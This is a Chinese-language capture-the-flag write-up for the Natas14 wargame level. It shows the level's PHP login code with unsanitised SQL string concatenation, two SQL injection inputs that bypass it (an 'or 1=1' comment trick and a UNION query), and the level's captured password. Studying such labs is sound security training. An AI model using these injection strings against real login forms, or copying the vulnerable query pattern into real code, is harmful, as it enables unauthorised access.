mysql注入万能密码_Natas14 Writeup（sql注入、sql万能密码）

原创

weixin_39861255 于 2021-02-07 01:27:25 发布 46 收藏
文章标签： mysql注入万能密码

Natas14：

是一个登录页面。源码如下。


```
if(array_key_exists("username", $_REQUEST)) {

$link = mysql_connect('localhost', 'natas14', '');

mysql_select_db('natas14', $link);

$query = "SELECT * from users where username=\"".$_REQUEST["username"]."\" and
password=\"".$_REQUEST["password"]."\"";

if(array_key_exists("debug", $_GET)) {

echo "Executing query: $query
";

}

if(mysql_num_rows(mysql_query($query, $link)) > 0) {

echo "Successful login! The password for natas15 is
";

} else {

echo "Access denied!
";

}

mysql_close($link);

}
```


查看源码后发现是一个无过滤的sql注入题。

方法一：使用万能密码登录即可。

Username：admin" or 1=1 #

Password没做空值校验，随便输入或不输入皆可。





flag：AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J

方法二：使用联合查询也可。

Username: 1

Password: 1 " union select * from users where ""="